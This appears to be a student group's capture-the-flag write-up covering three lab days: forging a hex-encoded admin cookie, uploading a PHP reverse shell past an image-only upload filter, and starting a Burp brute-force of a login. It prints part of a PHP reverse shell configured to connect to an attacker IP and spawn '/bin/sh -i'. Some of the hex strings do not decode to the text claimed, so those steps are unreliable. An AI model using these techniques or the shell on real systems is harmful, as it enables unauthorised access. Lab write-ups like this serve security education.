

PSP0201

Week 2


Writeup

Group name: The Convocation

Group members:


ID Number	Name	Role
1211101903	Daniysh bin Ahmad Azwang Aisram	Leader
1211102301	Muhammad Aqrel bin Shahrulanuar Mushaddat	Member
1211102601	Adil Azraie bin Razman	Member

Question 1:



Question 2:

We get the value of the cookie from the browser developer.



Question 3:

We convert the cookie value using Cyberchef.

The screenshot shows the CyberChef web application interface. On the left is a sidebar with various tool categories like 'magic', 'Data format', 'Encryption / Encoding', etc. The main area is divided into three sections: 'Recipe', 'Input', and 'Output'. The 'Recipe' section has a 'From Hex' recipe selected, with a 'Delimiter' dropdown set to 'None'. The 'Input' section contains a long hexadecimal string. The 'Output' section displays the result of the conversion: a JSON object. At the bottom, there are 'STEP' and 'BAKE!' buttons, and an 'Auto Bake' checkbox which is checked.

```
Input: 7b226366d70616e79223a22546865204265737420466573746976616c204366d70616e79222c2022757365726e616d65223a2261646d696e227d

Output: {"company": "The Best Festival Company", "username": "admin"}
```

Question 4:

We change to JSON statement to hex and change the username into “santa”.


This screenshot shows the CyberChef interface with the 'To Hex' recipe selected in the 'Recipe' section. The 'Delimiter' is set to 'None' and 'Bytes per line' is set to '0'. The 'Input' section contains a JSON string where the username has been changed to 'santa'. The 'Output' section shows the resulting hexadecimal string. The 'BAKE!' button is highlighted in green.

```
Input: {"company": "The Best Festival Company", "username": "santa"}

Output: 7b226366d70616e79223a22546865204265737420466573746976616c204366d70616e79222c2022757365726e616d65223a2273617461227d
```

Question 5:

We get to access the controls and switch on all the controls.



Thought Process/Methodology:

We were taken to a login/registration screen after gaining access to the target machine. We then went about creating an account and logging in. We open the developer tool in our browser after logging in and select the Storage tab to view the site cookie. We figured out that the cookie value was a Cyberchef converted the hexadecimal code to text. A JSON statement was found with the element of username The administrator's username was changed to (santa) using Cyberchef. These was used to transform the data from binary to hexadecimal. The cookie value has been replaced with the page was reloaded when one of the conversions was completed. The administrator page (Santa's) is now shown. We then continued to enable each control, resulting in the flag being shown.


Day 2: The Elf Strikes Back

Tools used: Kali Linux, Firefox


Solution/walkthrough:

Question 1: What string of text needs adding to the URL to get access to the uploads page?


To access the uploads page, we need to navigate to the website, which is the IP address for the box we deployed. Next, we need to provide a key and value using query strings at the end of the URL.



We are told in the dossier that to access the uploads section we must provide our id and are given a special id 'ODIzODI5MTNiYmYw'




We can access the uploads section by entering MACHINE_IP/?id=ODIzODI5MTNiYmYw replacing MACHINE_IP with the IP address of our deployed box.



ANSWER: ?id=ODIzODI5MTNiYmYw

QUESTION 2: What type of file is accepted by the site?


Checking the page's source by right clicking and selecting 'View Page Source' and searching the HTML for the upload form or button.



Answer: Image


QUESTION 3: In which directory are the uploaded files stored?

For this section we first need to get a reverse shell script ready

A screenshot of a text editor window with a dark background. The editor has a menu bar with 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu is a toolbar with various icons. The main area contains a PHP script. The script starts with comments about stream_select() and daemonisation. It then sets a time limit, version, IP address, port, chunk size, write and error buffers, shell command, daemon flag, and debug flag. It then checks if pcntl_fork is available and forks the process. The script ends with a closing brace.


```
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 //
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.8.92.127'; // CHANGE THIS
50 $port = 443; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try...
64 if (function_exists('pcntl_fork')) {
65     // Fork and have the parent process exit
66     $pid = pcntl_fork();
67
68     if ($pid == -1) {
69         printit("ERROR: Can't fork");
70         exit(1);
71     }
72 }
```

There are two lines of code with comments //CHANGE THIS after them, the ip and port variables. The IP address is the IP of your machine or AttackBox and the port is the port we want the shell to open on.

A close-up screenshot of the PHP script code from the previous image, focusing on the configuration variables. The code is color-coded: comments are in blue, variables and function calls in red, and string literals in green.

```
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stu
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.8.92.127'; // CHANGE THIS
50 $port = 443; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
```

Next up we need to find the directory that any uploaded files are saved in. This can be done by dirwalking and taking a guess at what the directory may be



Answer: /Uploads/

Thought Process/Methodology:

We have to use an ID to enter a Retrieve parameter, which we can get from the question. We were then routed to the website for 'Protect This Factory.' Then we selected "View Page Source" from the context menu by right-clicking our mouse. The files they will accept are .jpeg, .jpg, and .png files, according to line 22. We know they're all different kinds of image files. After that, we installed a reverse shell in Kali. We modified '\$ip' to our own IP address and '\$port' to "443" in the reverse shell. We then returned to the website and entered the reverse shell into the webpage. We next went to the '/uploads' directory, where we found the newly uploaded reverse shell file. In the terminal, we activated the reverse shell and navigated to the reverse shell file in the 'uploads' directory. We then got the flag by typing "/var/www/flag.txt" into the terminal.


Day 3: Web Exploitation – A Christmas Chaos

Tools used: Kali Linux, Firefox


Solution/walkthrough:

QUESTION 1


Enter the Santa Sleigh website through burpsuite



Activate BurpSuite for all URL to brute force login



Deploy your Attack Box and the tasks machine

